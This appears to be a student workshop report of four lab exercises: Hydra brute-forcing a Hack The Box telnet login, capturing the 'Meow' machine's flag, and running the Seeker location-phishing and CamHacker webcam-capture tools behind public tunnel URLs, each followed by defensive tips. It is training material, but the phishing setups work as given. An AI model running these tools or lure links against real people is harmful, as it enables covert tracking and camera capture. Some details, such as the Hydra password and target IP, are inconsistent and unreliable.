

CYBER SECURITY WORKSHOP – ASSESSMENT EXERCISES

HYDRA TOOL – PASSWORD SECURITY DEMONSTRATION

AIM:

To Demonstrate how controlled brute-force testing works and measure its effectiveness and time-to-compromise on a lab/test account.

Deliverables:

- Command used (without sharing real credentials)
- Time taken and result summary
- Suggest at least 3 ways to prevent brute-force attacks

ALGORITHM:

- **Step 1** : Create a Login Account for Hack the Box(HTB).
- **Step 2** : Go to the Tier1 lab practice.
- **Step 3** : Connect to the HTB PWNBox.
- **Step 4** : Download the OpenVPN file to Connect to OpenVPN
- **Step 5** : Get the Targeted IP Address from HTB.
- **Step 6** : Open the Kali Linux terminal to PING IP address.
- **Step 7** : Scan the target for open Ports to Attack.
- **Step 8** : Use the open Port to get in to target root system.
- **Step 9** : Use the Hydra Tool to Brute Force Password.
- **Step 10** : The Hydra Tool will return the Login Id and Password.

COMMANDS:

```
(kali@kali)-[~] $ ping 10.129.132.136
```

```
PING 10.129.132.136 (10.129.132.136) 56(84) bytes of data.
```

64 bytes from 10.129.132.136: icmp_seq=1 ttl=63 time=429 ms
64 bytes from 10.129.132.136: icmp_seq=2 ttl=63 time=378 ms
64 bytes from 10.129.132.136: icmp_seq=3 ttl=63 time=330 ms
64 bytes from 10.129.132.136: icmp_seq=4 ttl=63 time=380 ms
64 bytes from 10.129.132.136: icmp_seq=5 ttl=63 time=304 ms
64 bytes from 10.129.132.136: icmp_seq=6 ttl=63 time=424 ms
64 bytes from 10.129.132.136: icmp_seq=7 ttl=63 time=300 ms
64 bytes from 10.129.132.136: icmp_seq=8 ttl=63 time=280 ms

^c

---10.129.132.136 ping statistics ---

8 packets transmitted, 8 received, 0% packet loss, time 7136ms

rtt min/avg/max/mdev = 279.720/353.057/429.089/54.025 ms

(kali@kali)-[~] \$ sudo openvpn starting_point_<username>.ovpn

(kali@kali)-[~] \$ cat scan.nmap

Nmap 7.95 scan initiated Tue Nov 4 19:30:25 2025 as: /usr/lib/nmap/nmap --

privileged -Pn -sC -sV -oA scan 10.129.132.136

Nmap scan report for 10.129.132.136

Host is up (0.29s latency).

Not shown: 999 closed tcp ports (reset)

PORT --- STATE SERVICE VERSION ---

23/tcp open telnet Linux telnetd

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done at Tue Nov 4 19:30:53 2025 -- 1 IP address (1 host up) scanned in 28.22 seconds

```
(kali@kali)-[~] $ hydra -l root -p flag.txt 10.129.1.17 telnet -t 4 -v -f
```

Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (<https://github.com/vanhauser-thc/thc-hydra>) starting at 2025-11-04 20:29:38

[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available

[VERBOSE] More tasks defined than login/pass pairs exist. Tasks reduced to 1 Trash

[DATA] max 1 task per 1 server, overall 1 task, 1 login try (1:1/p:1), ~1 try per task

[DATA] attacking telnet://10.129.1.17:23/

[VERBOSE] Resolving addresses ... [VERBOSE] resolving done

[23][telnet] host: 10.129.1.17 login: root password: flag.txt


[STATUS] attack finished for 10.129.1.17 (valid pair found)

1 of 1 target successfully completed, 1 valid password found

Hydra (<https://github.com/vanhauser-thc/thc-hydra>) finished at 2025-11-04 20: 29:58

```
(kali@kali)-[~] $
```

OUTPUT:



```
kali@kali: ~  
$ hydra -l root -p flag.txt 10.129.1.17 telnet -t 4 -v -f  
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in  
military or secret service organizations, or for illegal purposes (this is n  
on-binding, these ** ignore laws and ethics anyway).  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-04 20:  
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per task  
[DATA] attacking telnet://10.129.1.17:23/  
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done  
[23][telnet] host: 10.129.1.17 login: root password: flag.txt  
[STATUS] attack finished for 10.129.1.17 (valid pair found)  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-04 20:  
29:58  
kali@kali: ~  
$
```

RESULT:

Time : 1 minutes 29 seconds.

Result : Found Password “flag.txt” for user “root”.

SUGGESTIONS:

- **Account Lockout Policies:** Automatically block an account after 3-5 consecutive failed login attempts for a set time (e.g., 30 minutes).
- **Multi-Factor Authentication (MFA):** Requires a second verification method (like a code from an app) making a password alone useless.
- **Rate Limiting/CAPTCHA:** Implement rate limiting on login attempts from a single IP address and/or use CAPTCHA challenges to distinguish humans from automated scripts.

HACK THE BOX – CAPTURE THE FLAG CHALLENGE

AIM:

To Perform structured reconnaissance and authorized exploitation on a retired HTB machine to retrieve flag.txt, and document the entire process.

Deliverables:

- Steps followed (tools used and why)
- Screenshot of captured flag
- Mitigation or patch suggestion

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- **Step 6 :** Open the Kali Linux terminal to PING IP address.
- **Step 7 :** Scan the target for open Ports to Attack.
- **Step 8 :** Use the open Port to get in to target root system.
- **Step 9 :** Use the “Telnet” Command with target IP to get it in the Target System.
- **Step 10 :** Using the “cat” Command to Read the file.

COMMANDS:

```
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```

```
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```
64 bytes from 10.129.132.136: icmp_seq=3 ttl=63 time=330 ms
```

64 bytes from 10.129.132.136: icmp_seq=4 ttl=63 time=380 ms

64 bytes from 10.129.132.136: icmp_seq=5 ttl=63 time=304 ms

64 bytes from 10.129.132.136: icmp_seq=6 ttl=63 time=424 ms

64 bytes from 10.129.132.136: icmp_seq=7 ttl=63 time=300 ms

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23/tcp open telnet Linux telnetd

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

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map.org/submit/ .

Nmap done at Tue Nov 4 19:30:53 2025 -- 1 IP address (1 host up) scanned in 28.22 seconds

(kali@kali)-[~] \$ telnet 10.129.132.136

Trying 10.129.132.136 ...

Connected to 10.129.132.136.

Escape character is '^]'.

Hack the Box

Meow login:

Password:

File System

Login incorrect

Meow login: root

Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-77-generic x86_64)

* Documentation: <https://help.ubuntu.com>

* Management: <https://landscape.canonical.com>

* Support: <https://ubuntu.com/advantage>

System information as of Wed 05 Nov 2025 12:38:25 AM UTC

System load:0.0 Usage of /:41.7% of 7.75GB Memory usage:4% Swap usage:0%

Processes:135

Users logged in:

IPv4 address for eth0: 10.129.132.136

IPv6 address for eth0: dead:beef::250:56ff:feb0:8b4e

* Super-optimized for small spaces - read how we shrank the memory

footprint of MicroK8s to make it the smallest full K8s around.

<https://ubuntu.com/blog/microk8s-memory-optimisation>

Last login: Mon Sep 6 15:15:23 UTC 2021 from 10.10.14.18 on pts/0


root@Meow:~# ls

flag.txt snap

root@Meow:~# cat flag.txt

b40abdf23665f766f9c61ecba8a4c19

OUTPUT:



```
kali@kali: ~  
Session Actions Edit View Help  
Hack the Box  
Meow login:  
Password:  
Login incorrect  
Meow login: root  
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-77-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/advantage  
  
System information as of Wed 05 Nov 2025 12:38:25 AM UTC  
  
System load:          0.0  
Usage of /:           41.7% of 7.75GB  
Memory usage:         4%  
Swap usage:           0%  
Processes:            135  
Users logged in:      0  
IPv4 address for eth0: 10.129.132.136  
IPv6 address for eth0: dead:beef::250:56ff:feb0:8b4e  
  
* Super-optimized for small spaces - read how we shrank the memory  
  footprint of MicroK8s to make it the smallest full K8s around.  
  https://ubuntu.com/blog/microk8s-memory-optimisation  
  
75 updates can be applied immediately.  
31 of these updates are standard security updates.  
To see these additional updates run: apt list --upgradable  
  
The list of available updates is more than a week old.  
To check for new updates run: sudo apt update  
  
Last login: Mon Sep 6 15:15:23 UTC 2021 from 10.10.14.18 on pts/0  
root@Meow:~# ls
```



```
kali@kali: ~  
Session Actions Edit View Help  
IPv4 address for eth0: 10.129.132.136  
IPv6 address for eth0: dead:beef::250:56ff:feb0:8b4e  
  
* Super-optimized for small spaces - read how we shrank the memory  
  footprint of MicroK8s to make it the smallest full K8s around.  
  
  https://ubuntu.com/blog/microk8s-memory-optimisation  
  
75 updates can be applied immediately.  
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To see these additional updates run: apt list --upgradable  
  
The list of available updates is more than a week old.  
To check for new updates run: sudo apt update  
  
Last login: Mon Sep  6 15:15:23 UTC 2021 from 10.10.14.18 on pts/0  
root@Meow:~# ls  
flag.txt  snap  
root@Meow:~# cat flag.txt  
b40abdfc23665f766f9c61ecba8a4c19
```

SUGGESTIONS:

- The exploit utilized a vulnerability in [Specify the software, e.g., 'vsftpd 2.3.4'].
- The immediate mitigation is to patch/upgrade this software to the latest stable version [Specify version number, e.g., '3.0.3'].
- Alternatively, disable the vulnerable service if it's not essential, and enforce the principle of least privilege for all service accounts.

LOCATION HACKING & OSINT EXERCISE

AIM:

To Perform Open-Source Intelligence (OSINT) on a public or mock social profile to identify location leaks (e.g., geotags, check-ins, location metadata).

Deliverables:

- Examples of publicly visible location data
- Recommendation for Improving privacy

COMMANDS:

```
(kali@kali)-[~] $ git clone https://github.com/thewhiteh4t/seeker.git
```

```
Cloning into 'seeker' ...
```

```
remote: Enumerating objects: 1636, done.
```

```
remote: Counting objects: 100% (310/310), done.
```

```
remote: Compressing objects: 100% (70/70), done.
```

```
remote: Total 1636 (delta 257), reused 240 (delta 240), pack-reused 1326 (from 2)
```

```
Receiving objects: 100% (1636/1636), 3.95 MiB | 6.70 MiB/s, done.
```

```
Resolving deltas: 100% (833/833), done.
```

```
(kali@kali)-[~] $ cd seeker
```

```
(kali@kali)-[~/seeker] $ python seeker.py
```

```
Seeker
```

```
[>] Created By : thewhiteh4t
```

Twitter :<https://twitter.com/thewhiteh4t>

Community : <https://twc1rcle.com/>

[>] Version : 1.3.1

[!] Select a Template :

[0] NearYou

[1] Google Drive

[2] WhatsApp

[3] WhatsApp Redirect

[4] Telegram

[6] Google ReCaptcha

[5] Zoom

[7] Custom Link Preview

[>] 0

[+] Loading NearYou Template ...

[+] Port : 8080

[+] Starting PHP Server ... [/]

[+] Waiting for Client ... [ctrl+c to exit]


Open New Terminal to Generate link:

```
kali@kali)-[~] $ -ssh -R 80: localhost : 8080 serveo.net
```

Forwarding HTTP traffic from <https://66314604e9d8d9316214cea842463ee5.Serveo.net>

OUTPUT :

[illegible]



RESULT :

- **Disable Geotagging:** Turn off location services for social media and camera apps to prevent photos from storing location data.
- **Review Third-Party App Permissions:** Regularly audit and revoke access for apps that unnecessarily request location data in the background.
- **Avoid Real-Time Sharing:** Wait a few hours (or days) to post location-specific content (check-ins, event photos) to obscure your immediate physical location.

CAM HACKER AWARENESS ACTIVITY

AIM:

To Students research and demonstrate how webcam hacking can occur using public exploits (no real attacks).

Deliverables:

- Explanation of Potential attack vector
- Preventive Measures

COMMANDS:

```
(kali@kali)-[~] $ git clone https://github.com/KasRoudra2/CamHacker.git
```

```
Cloning into 'CamHacker'
```

```
remote: Enumerating objects: 197, done.
```

```
remote: Counting objects: 100% (197/197), done.
```

```
remote : Compressing objects: 100% (92/92), done.
```

```
remote: Total 197 (delta 102), reused 193 (delta 98), pack-reused 0 (from 0) File
```

```
Receiving objects: 100% (197/197), 2.95 MiB | 8.05 MiB/s, done.
```

```
Resolving deltas: 100% (102/102), done.
```

```
(kali@kali)-[~] $ cd CamHacker
```

```
(kali@kali)-[~/CamHacker] $ ls
```

```
ch.sh Dockerfile files LICENSE README.md sites
```

```
kali@kali)-[~/CamHacker] $ bash ch. sh
```

CamHacker

[v1.5] File [By KasRoudra]

[?] Choose an option : File

[1] Jio Recharge

[2] Festival

[3] Live Youtube

[4] Online Meeting

[d] Change Image Directory (current: /home/kali/Pictures)

[p] Change Default Port (current: 8080)

[x] About

[m] More tools

[0] Exit

Cam@Hacker \$ 1

[+] Starting php server at localhost:8080

[V] PHP has started successfully!

[.] Starting tunnelers

[V] Cloudflared has started successfully!


[+] Your urls are:

[V] URL 1 > <https://fcc-metal-partners-furnishings.trycloudflare.com>

[V] URL 2 > [https://free-399rs-jio-recharge@fcc-metal-partners-furnishings.tr
ycloudflare.com](https://free-399rs-jio-recharge@fcc-metal-partners-furnishings.trycloudflare.com)

[+] Waiting for target. Press Ctrl + C to exit ...

OUTPUT :



The screenshot shows a Kali Linux terminal window with the title "kali@kali: ~/CamHacker". The terminal displays the following commands and output:

```
kali@kali: ~]$ git clone https://github.com/KasRoudra2/CamHacker.git
Cloning into 'CamHacker' ...
remote: Enumerating objects: 197, done.
remote: Counting objects: 100% (197/197), done.
remote: Compressing objects: 100% (92/92), done.
remote: Total 197 (delta 102), reused 193 (delta 98), pack-reused 0 (from 0)
Receiving objects: 100% (197/197), 2.95 MiB | 8.05 MiB/s, done.
Resolving deltas: 100% (102/102), done.

kali@kali: ~]$ cd CamHacker

kali@kali: ~/CamHacker]$ ls
ch.sh  Dockerfile  files  LICENSE  README.md  sites

kali@kali: ~/CamHacker]$ bash ch.sh
```

The terminal window is overlaid on a desktop background featuring a close-up of a computer keyboard with a prominent, illuminated blue key. The desktop environment includes a taskbar at the bottom with various application icons and a system tray on the right showing the time as 19:46.

The screenshot shows a Kali Linux desktop environment with a terminal window titled 'kali@kali: ~/CamHacker'. The terminal displays the CamHacker application interface, which includes a menu of options. The first option, 'Jio Recharge', is selected. The terminal output shows the following sequence of events:

```

[?] Choose an option:
[1] Jio Recharge
[2] Festival
[3] Live Youtube
[4] Online Meeting
[d] Change Image Directory (current: /home/kali/Pictures)
[p] Change Default Port (current: 8080)
[x] About
[m] More tools
[0] Exit


CamHacker $ 1

[+] Starting php server at localhost:8080....

[✓] PHP has started successfully!

[.] Starting tunnelers.....
  
```

The background of the desktop is a blue and white keyboard with a glowing effect. The terminal window has a dark background with colorful text for the logo and menu items.



```
kali@kali: ~/CamHacker
Session Actions Edit View Help
[p] Change Default Port (current: 8080)
[x] About
[m] More tools
[0] Exit

CamHacker $ 1

[+] Starting php server at localhost:8080....
[✓] PHP has started successfully!
[.] Starting tunnelers.....

[✓] Cloudflared has started successfully!
[+] Your urls are:
[✓] URL 1 > https://fcc-metal-partners-furnishings.trycloudflare.com
[✓] URL 2 > https://free-399rs-jio-recharge@fcc-metal-partners-furnishings.tr
ycloudflare.com
[+] Waiting for target. Press Ctrl + C to exit ...
```

RESULT :

- Use a Physical Cover: The most effective defense is a physical webcam slide/cover or a piece of opaque tape.
- Keep OS & Software Updated: Patching the operating system and all applications regularly closes security holes that hackers exploit.
- Use Reputable Antivirus/EDR: Employ strong, active security software to detect and block malicious RATs.
- Monitor Running Processes: Use Task Manager or Activity Monitor to periodically check for unfamiliar, suspicious processes with network activity.
- Check App Permissions: Review which applications have access to your camera and microphone in your system's privacy settings and revoke access for any unnecessary apps.